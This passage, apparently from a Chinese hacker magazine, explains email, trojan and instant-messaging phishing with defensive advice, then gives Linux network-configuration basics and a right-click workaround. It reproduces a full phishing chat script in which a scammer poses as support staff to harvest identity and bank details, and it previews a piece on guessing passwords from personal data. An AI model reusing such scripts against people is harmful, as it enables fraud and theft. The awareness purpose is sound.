


图2




图3

（2）利用虚假的邮件进行网络钓鱼式攻击

虚假邮件的网络钓鱼和虚假网站的网络钓鱼，通常都是结合使用，因为要使影响面可以得到大面积的传播，所以就必须借助E-mail进行传播。当IM开始慢慢取替E-MAIL的今天，IM成为了钓鱼者进行传播虚假信息以及进行社会工程学的战场。让我们好好看看网络钓鱼如何在邮件当中的运用。

实际案例：

某天，喜欢在网上购物的黑仔收到了一封貌似某网络购物网站寄来的帐号更新邮件，如图3。因为黑仔整天在此网站进行网络购物，所以没有提防该信件是否存在病毒就打开查看了。从信中黑仔得知，因为该网站的政策规定，必须要核对每个用户的真实身份，以便确认网站用户的真实身份是否有假。所以在接收到

此信息的时候，请按照给予的地址访问网站，输入自身的个人信息以及网站的账号和密码。看邮件的布局以及信件内容来说，黑仔并没有发现什么问题。为了更深层的确认邮件的真实性，我们必须要查看邮件的原始信息。从原始信息来看，我们可以很容易的发现，邮件的图片都是来自于哪个网站的，而且并没有什么特别之处。但是有一点令人感觉不解的是，是不是因为太过着急了？新建的Title竟然是一个与此内容不相关的题目，而且更新地址竟然是一个不知道哪里来的地址。就是这个地址令黑仔感到不解。http://66.35.***.**/.us/index.php?MfcISAPICommand=3DSignInFPP。凭着黑仔这么多年的网络经验，涉及大型银行或者是网络购物的网站来说，用户的帐号密码是关系到用户自身的财产安全，一个普普通通的地址竟然是用来更新网站用户的资料，有点不正常不像是大型网站的做法。黑仔的意思是每个金融机构的网站，在涉及敏感信息的情况都不会使用HTTP协议的。HTTP协议(Hypertext Transfer Protocol，超文本传输协议)是用于从WWW服务器传输超文本到本地浏览器的传送协议。它可以使浏览器更加高效，使网络传输减少。它不仅保证计算机正确快速地传输超文本文档，还确定传输文档中的哪一部分，以及哪部分内容首先显示(如文本先于图形)等。这就是你为什么在浏览器中看到的网页地址都是以"http://"开头的原因。因为超文本协议的不安全性，所以都是采用HTTPS进行交互访问的。所以黑仔根据经验可以大致确定这个地址有诈，此时，我们可以致电网站的客户来确认此事真伪。

HTTPS是一个安全通信信道，它基于HTTP开发，用于在客户计算机和服务器之间交换信息。它使用安全套接字层(SSL)进行信息交换，简单来说它是HTTP的安全版。而SSL就是Secure socket layer(SSL)协议，最初由Netscape企业发展，现已成为网络用来鉴别网站和网页浏览者身份，以及在浏览器使用者及网页服务器之间进行加密通讯的全球化标准。由于SSL技术已建立到所有主要的浏览器和WEB服务器程序中，因此，仅需安装数字证书，或服务器证书就可以激活服务器功能了。虚假邮件钓鱼的可识别性，总体来说对比起虚假网站来说还是比较容易识别的，因为地址的来源，以及邮件的原始信息分析，我们就可以得到邮件的真伪，而且邮件服务商自身也会帮你进行过滤的。

(3) 利用各种各样的特洛伊木马进行钓鱼式攻击

在利用虚假网站钓鱼的掩护下，很多钓鱼者都会在虚假的网站上面留下木马。这些网站只是在内容当中相似，但是并不会盗取或者诱骗用户提供信息，而是利用网站诱骗访问者下载网站组件或者是软件。利用这些虚假组件或者是软件对用户的计算机进行控制，或者利用键盘木马来盗取用户相关的帐号以及密码。防御方法其实很简单，就是安装杀毒软件以及防火墙，千万别相信网站所说的什么组件。在你不使用该网站服务的前提下，千万别下载或者安装任何的程序，避免导致主机被种植木马。

(4) 利用IM程序进行网络钓鱼式攻击

最近，连我们广州的某些电视新闻报道也报道了关于IM程序被实施网络钓鱼的案例，钓鱼者利用发布虚假信息以及结合网站进行网络钓鱼攻击。

即时消息传递，通常称为IM。是一种类似电子邮件的联机通信方式。顾名思义，主要区别是IM具有即时性，IM需要特殊的软件程序（如腾讯QQ、Windows Messenger、MSN Messenger、AOL Instant Messenger、Yahoo Messenger 等）。使用IM程序进行通信具有一些与使用电子邮件相同的安全和隐私风险，但值得一提的是，有些风险较为独特。

当用户在使用IM程序的时候，钓鱼者就会利用虚假信息欺骗用户，然后让用户在交谈的时候泄漏自身的敏感信息。

案例分析：

[14:20:47] 客户服务(1) 对 我 悄悄说：

尊敬的用户，您好：现特举行幸运用户的评选活动，经过随机抽选，您的游戏帐户已经成为幸运用户号码。恭喜您！您可以获得本公司送出的奖品。请您接收到此消息后联系客服工作人员的QQ：422801957联系领取您所获得的奖品

钓鱼者 12:18:02

您好。这里是QQ客服中心。请问您是收到系统温馨消息提示的幸运用户吗？

被钓者 12:16:54

是啊

钓鱼者 12:18:42

请问您的腾讯QQ号是多少，QQ昵称叫什么？

被钓者 12:18:10

61**** ****

钓鱼者 12:22:50

请您到我们指定的中奖活动首页填写表格：http://***.***.cn。并按提示办理，或是通过客服进行填写表格。

被钓者 12:22:34

能不能使用电话进行填写啊！？我比较不想打字啊

钓鱼者 12:25:10

公司领导为了提高人工客服质量。所以此次活动是不提供任何电话的。

被钓者 12:25:11

那好吧，有什么需要填写?！

钓鱼者 12:26:42

请给予你的身份证号码 住址 出生年月以及你的联系电话

被钓者 12:25:32

地址是:*****************

身份证:******************

出生年月:********

电话号码:************

钓鱼者 12:27:39

好的，你的表格已经填写完毕了，您应该清楚你中奖的事项吧？

被钓者 12:35:25

中奖5000元，但是不清楚是如何取得？

钓鱼者 12:36:54

因为本次活动是由***公司赞助，支持，奖金是他们给予您的，我们是不可以扣除奖金的。所以你可以选择网上转帐，因为***公司只接收网上转帐，实在太多用户中奖了。

被钓者 12:35:43

那好的，我给你我的帐号。

银行帐号:**************

钓鱼者 12:37:43

奖金会在三天之类转入您的帐号，请您在三天之后查询是否已经转帐。

从这里就可以看出，当钓鱼者拿到帐号以及你的个人信息之后，他就会利用这些信息去组合你银行帐号有可能会使用的密码，从而盗取帐号上的资金。

当你收到这些信息的时候，首先一定要理智的去判断，千万别给物质所吸引。应该去官方查看有没有相关的服务，然后应打电话去官方的客户服务部咨询之后，方可决定是否提交自身的信息。

编辑点评： 网络钓鱼攻击是社会工程学当中较为常用的手法，基于人性脆弱一面进行攻击，当我们收到一些具有诱惑信息的时候，应该冷静的去面对问题，用理智的想法去判断。然后借用查看官方的信息来分析是否存在这样子的业务或活动。然后对于虚假邮件以及虚假网站借用邮件过滤工具以及一些安全网站所发布的信息来进行分别。下一期将会介绍关于社会工程学的密码心理学，如何利用收集来的个人信息来结合国人的使用密码的习惯来进行运用。记住留意下期喔^_^。

《窗外》招兵买马！特向广大读者征稿！你有最新的发现么？你有独特的技巧么？想分享你的经验么？赶快投稿至cw@nohack.cn吧！

本期窗外继续带你无障碍体验Linux，熟练掌握网络管理。体验开源文化，探讨黑客奥意～

2005年*nix赚够了风头！就连Google也投入Linux OS的怀抱开始占领系统市场。微软当然不能干坐着～连忙打着“兼容”的旗号推广.Net。而开源软件更新速度也越来越快，火热的火狐乘胜追击！Google的Gtalk也赶忙准备推出新版本～预知详情，就来火热的Linews吧！

Linews

播报员：企鹅lala

低价PC Google OS的跳板？

据《洛杉矶时报》1月3日文章称，Google目前正在和美国连锁超市巨头沃尔玛“密谋”，探讨销售所谓的Google PC。

据知情人士透露，为了有效降低产品价格，这款PC将采用Google自行研发的操作系统，而非微软的Windows。

网友评论：当我们获悉Google把自己的操作系统首先用在低价PC上时，我们却不能不悲观地认为，这绝对不是一着妙棋。

从表面上看，通过搭配自己研发的操作系统，Google确实可以做到，使个人计算机的价格超低，提高这些产品对于用户的吸引力，从而迅速带动Google OS走向广大用户。

低端用户之“低”并不表明，他们比其他支付能力更强的用户更青睐费用低廉的操作系统，只表示他们的购买能力较低，仅此而已。

事实上，相比之下，由于低端用户的技术接受能力远远不如中高端用户，在习惯了Windows系列产品用户界面与应用习惯之后，他们更不愿意轻易更换一个用起来已经得心应手的平台而转移到一个全新的操作系统上。

微软Python支持开源脚本语言吸引Unix开发商

微软已经发布了将.Net 移植到Python的β版工具。

据微软称，上周末发布的β1 版IronPython 1.0能够很好地与.Net 编程架构的其它部分整合，使Python编程人员能够“方便地”访问所有的.Net 库文件。

在Unix平台上开发Python软件的法德利表示，微软对Python的支持将有助于吸引Unix开发商向Windows 转移，因为它是Unix平台上被广泛使用的一种脚本语言。

lala：微软总是希望.Net可以一统天下，于是乎宣扬.Net的无比优势。但当你选择.Net之后，你是否还有能力选择其他的呢？

代号Bon Echo:FireFox2.0开发计划曝光

在Mozilla的Wiki网站上我们看到了一份Firefox 2.0的产品计划书草稿，从中我们可以了解这个开源浏览器2.0新版有何新功能。

根据惯例，Firefox 2的预发行代号将取至一家公共公园。Bon Echo地方公园位于加拿大安大略地区。该代号可直译为“好的回声”，很好地反映出了Firefox 2的开发目标，即在Firefox 1的基础之上，继续着重改进用户浏览体验，让这款浏览器更简单，更有效，更快速，更好用。

lala：Firefox在2005大放光芒！集合了众多插件的Firefox在功能上丝毫不逊于任何一款浏览器。但在速度和兼容上还有待改进。2.0距离上一个1.5版本代号跨度很大，期待它能有质的变化！

Google欲使不同IM之间互通

互联网巨人Google透露了将在未来统一即时通讯市场的野心，Google已经成为基于网络服务的最强力量。Google在推出Gtalk时，曾向用户保证，他们将致力于解决不同协议的互操作性，以方便不同IM工具的用户进行通讯。

近期，Google聘用了一个流行开源IM工具Gaim的主要开发者。Gaim的开发者已经成功地把Google Talk的语音功能整合到Gaim 2.0当中，而且计划在下个月推出。

lala：Google的野心不断，吞噬着各个市场。从最初的搜索已经做到了IM、OS。但路途实在坎坷，且不说微软的MSN，单看国内腾讯的QQ，你能撼动其统治的地位么？习惯已经统治了我们这么多年，我们能摆脱么？

新软推荐：

AstroFlow bandwidth management

一款用来控制网络带宽的软件。你并不需要专业的网络知识便可以轻松地控制你的网络。

笨鹅快飞——网络管理

上期《笨鹅快飞》带大家初步、直观地认识了Linux，我们学习了第一眼看到的X－Windows。本期带领大家学习Linux的网络配置，同时引入一些Linux中的概念。

一、网络设备

首先我们来认识一个命令ifconfig。ifconfig是Linux中配置网络的基本命令。直接在shell中运行ifconfig可以查看活动中的网络设备，加上参数“–a”可以查看所有设备。（图1）

```
[root@localhost ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:31:4B:6C
          inet addr:192.168.113.128  Bcast:192.168.113.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe31:4b6c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3625 (3.5 KiB)  TX bytes:3600 (3.5 KiB)
          Interrupt:10 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2416 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2416 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3102812 (2.9 MB)  TX bytes:3102812 (2.9 MB)

sit0      Link encap:IPv6-in-IPv4
          NOARP  MTU:1480  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

图1

在图中左侧可以看到网络设备的名称：eth0、lo、sit0。下表是设备缩写的含义：

eth：以太网卡接口。
lo：回路设备。
sit：sit模式。

小知识 回路设备，是一种逻辑意义上的设备，其主要目的是为了调试网络程序之间的通讯功能。sit模式：在IPv4隧道中使用IPv6

Linux中设备的别名就是由缩写词和编号组成。图中我们可以看到我的一块网卡为“eth0”，那么第二块网卡的别名即为eth1，依此类推。

二、配置文件

各个发行版本的图形界面的配置工具可能不太一样，但配置文件（config）基本是一样的。Linux中通过可用文本编辑的配置文件来配置系统、软件中的各种信息。类似于Windows的注册表，但是其可读性，远远优于Windows的注册表。

现在就来解释一下常用的配置文件。一通则百通，记住这些才是根本！

1./etc/sysconfig/network–scripts

此目录下存放着关于网络的配置文件。（图2）

```
[root@localhost network-scripts]# ls
ifcfg-eth0       ifdown-ipv6   ifup            ifup-isdn     ifup-sit
ifcfg-lo         ifdown-isdn   ifup-aliases    ifup-plip     ifup-sl
ifdown           ifdown-post   ifup-ippp       ifup-plusb    ifup-wireless
ifdown-aliases   ifdown-ppp    ifup-ipsec      ifup-post     init.ipv6-global
ifdown-ippp      ifdown-sit    ifup-ipv6       ifup-ppp      network-functions
ifdown-ipsec     ifdown-sl     ifup-ipx        ifup-routes   network-functions-ipv6
```

图2

ifcfg–eth0就是网卡eth0的配置文件，用vi打开得到如下信息。（图3）

```
DEVICE=eth0
BOOTPROTO=dhcp
HWADDR=00:0C:29:31:4B:6C
ONBOOT=yes
TYPE=Ethernet
```

图3

参数解释：

DEVICE=eth0　#设备别名
BOOTPROTO=dhcp　#通过DHCP获得IP地址
HWADDR=00:0C:29:31:4B:6C　#显然这是网卡MAC地址
ONBOOT=yes　#开机时启动网卡
TYPE=Ethernet　#网络类型

读者要问了：你这里都通过DHCP获得IP了，参数少了很多啊。如果我要手动设置IP应该怎么写呢？呵呵，我们接着看：

DEVICE="eth0"　#指明网络设备名称
IPADDR="202.112.13.204"　#指明网络设备的ip地址
NETMASK="255.255.255.192"　#指明网络掩码
NETWORK=202.112.13.192　#指明网络地址
BROADCAST=202.112.13.255　#指明广播地址
ONBOOT="yes"　#指明在系统启动时是否激活网卡
BOOTPROTO="none"　#指明是否使用bootp协议

这样就明白了吧，通过第一个例子明显可以看出Linux的配置文件可读性之高……（要是你还是看不懂……先把初中E文学好再继续研究）

2./etc/hosts

和windows中hosts文件功能一样，通过主机名映射IP。格式为：“ip 主机名”。中间至少一个空格。（图4）

```
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1               localhost.localdomain localhost
220.181.28.42           www.163.com
~
```

图4

3./etc/services

```
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp-data        20/udp
# 21 is registered to ftp, but also used by fsp
ftp             21/tcp
ftp             21/udp          fsp fspd
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp                          # SSH Remote Login Protocol
```

图5

/etc/services中包含了服务名和端口号之间的映射。

最左边一列是主机服务名，中间一列是端口号，”/“后面是端口类型，可以是TCP也可以是UDP。任何后面的列都是前面服务的别名。（图5）

```
order hosts,bind
```

图6

4./etc/host.conf

/etc/host.conf文件指定如何解析主机名，linux通过解析器库来获得主机名对应的IP地址。"order "指定主机名查询顺序，其参数为用逗号隔开的查找方法，支持的查找方法为bind、hosts和nis，分别代表DNS、/etc/hosts和NIS，这里规定先查询"/etc/hosts"文件然后再使用DNS来解析域名。（图6）

5./etc/resolv.conf

文件/etc/resolv.conf配置DNS客户，它包含了主机的域名搜索顺序和DNS服务器的地址，每一行应包含一个关键字和一个或多个的由空格隔开的参数。nameserver表明DNS服务器的IP地址。可以有很多行的nameserver，每一个带一个IP地址。在查询时就按nameserver在本文件中的顺序进行，且只有当第一个nameserver没有反应时才查询下面的nameserver（图7）。

```
; generated by /sbin/dhclient-script
search localdomain
nameserver 192.168.113.2
```

图7

到这里我们已经熟悉了基本的配置文件，那么有没有稍微方便一点的方法配置网络的基本信息呢？

三、工具介绍

1.ifconfig

假设我们要设置一个网卡地址为192.168.113.127，子网掩码为255.255.255.128。那么使用这条命令：

```
ifconfig eth0 192.168.113.127 netmask 255.255.255.128
```

呵呵，简单吧，一目了然！

2.RedHat 工具

RedHat系统中有一个Setup工具，可以对系统的向导性进行配置，其中包括了网络配置。(图8)




图8

```
[root@localhost init.d]# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address                 Foreign Address     State
tcp        0      0 *:32769                       *:*                 LISTEN
tcp        0      0 *:sunrpc                      *:*                 LISTEN
tcp        0      0 localhost.localdomain:ipp     *:*                 LISTEN
tcp        0      0 localhost.localdomain:smtp    *:*                 LISTEN
tcp        0      0 *:ssh                         *:*                 LISTEN
udp        0      0 *:32768                       *:*
```

图9

当然你也可以用netconfig命令直接只进行网络配置。

3.netstat

netstat命令的功能是显示网络连接、路由表和网络接口信息，可以让用户得知目前都有哪些网络连接正在运作。在此简单介绍一下。(图9)

图中可以看到对应端口的连接状态。LIST就表示该端口在监听中。更多的使用方法我们会在以后期刊中讲解。

看完这期《笨鹅快飞》，大家已经可以熟练地配置自己的网络了，但这只是最基本的网络知识。更加深入的内容希望读者们可以多多摸索、举一反三，欢迎大家来nohack的BBS和我讨论。

编辑点评： 其实学习都有规律可循，比如文中Linux下设备的命名方式。网络设备是如此，其他的呢？通过此文发现Linux下的配置是非常容易理解的，大家完全可以通过系统内的帮助(man)等详细快速地掌握许多命令，赶快试试吧！

nohack小技巧

三招破解禁用鼠标右键的网站

你是不是在网上经常看到一些有用的图片，想把它下载到自己的电脑上。一般的方法是鼠标右击图片选择“另存为”即可。可是在有些网站当你右击鼠标时，并没有弹出快捷菜单，而是一个类似于“不可用右键！”的警告窗口。难道就这样算了吗？那可不行，一定要发扬DIYer们的精神！

1、解除禁用鼠标右键。可以先点击左键，不松手，再点击右键。接着松开左键，最后松开右键。你看是不是又出现了正常的快捷菜单，赶紧“另存为”吧！当然这个方法不能适用所有的网站，那就试试下面的方法吧！

2、使用专业的下载工具。首先打开“网络蚂蚁”或“网际快车”等下载工具(以网际快车为例)，并且设置为显示浮动窗口。只要把鼠标移到图片上，按住左键不放，拖曳到网际快车的浮动窗口，然后松开鼠标邮件。你瞧！网际快车已经添加了一个下载任务，等着你的确认呢！确定后就可以轻松地下载到你的电脑上了。要是你手头上没有下载软件，或者是认为它不易管理图片文件，你还可以用用下面的方法。

3、保存整个网页文件。打开下载图片的网页，点击IE浏览器的文件菜单，选择“另存为”命令。在弹出的另存为窗口中设置好保存的路径、文件名以及保存类型。保存类型应该选择默认的“Web页，全部”。保存完毕之后就可以打开同文件名的Files文件夹，这里面都是保存下来网页的素材，当然包括你要的图片。接下来就可以用Windows的预览功能找到有用的图片或者是用ACDSee看图软件进行预览找到它！

nohack小技巧

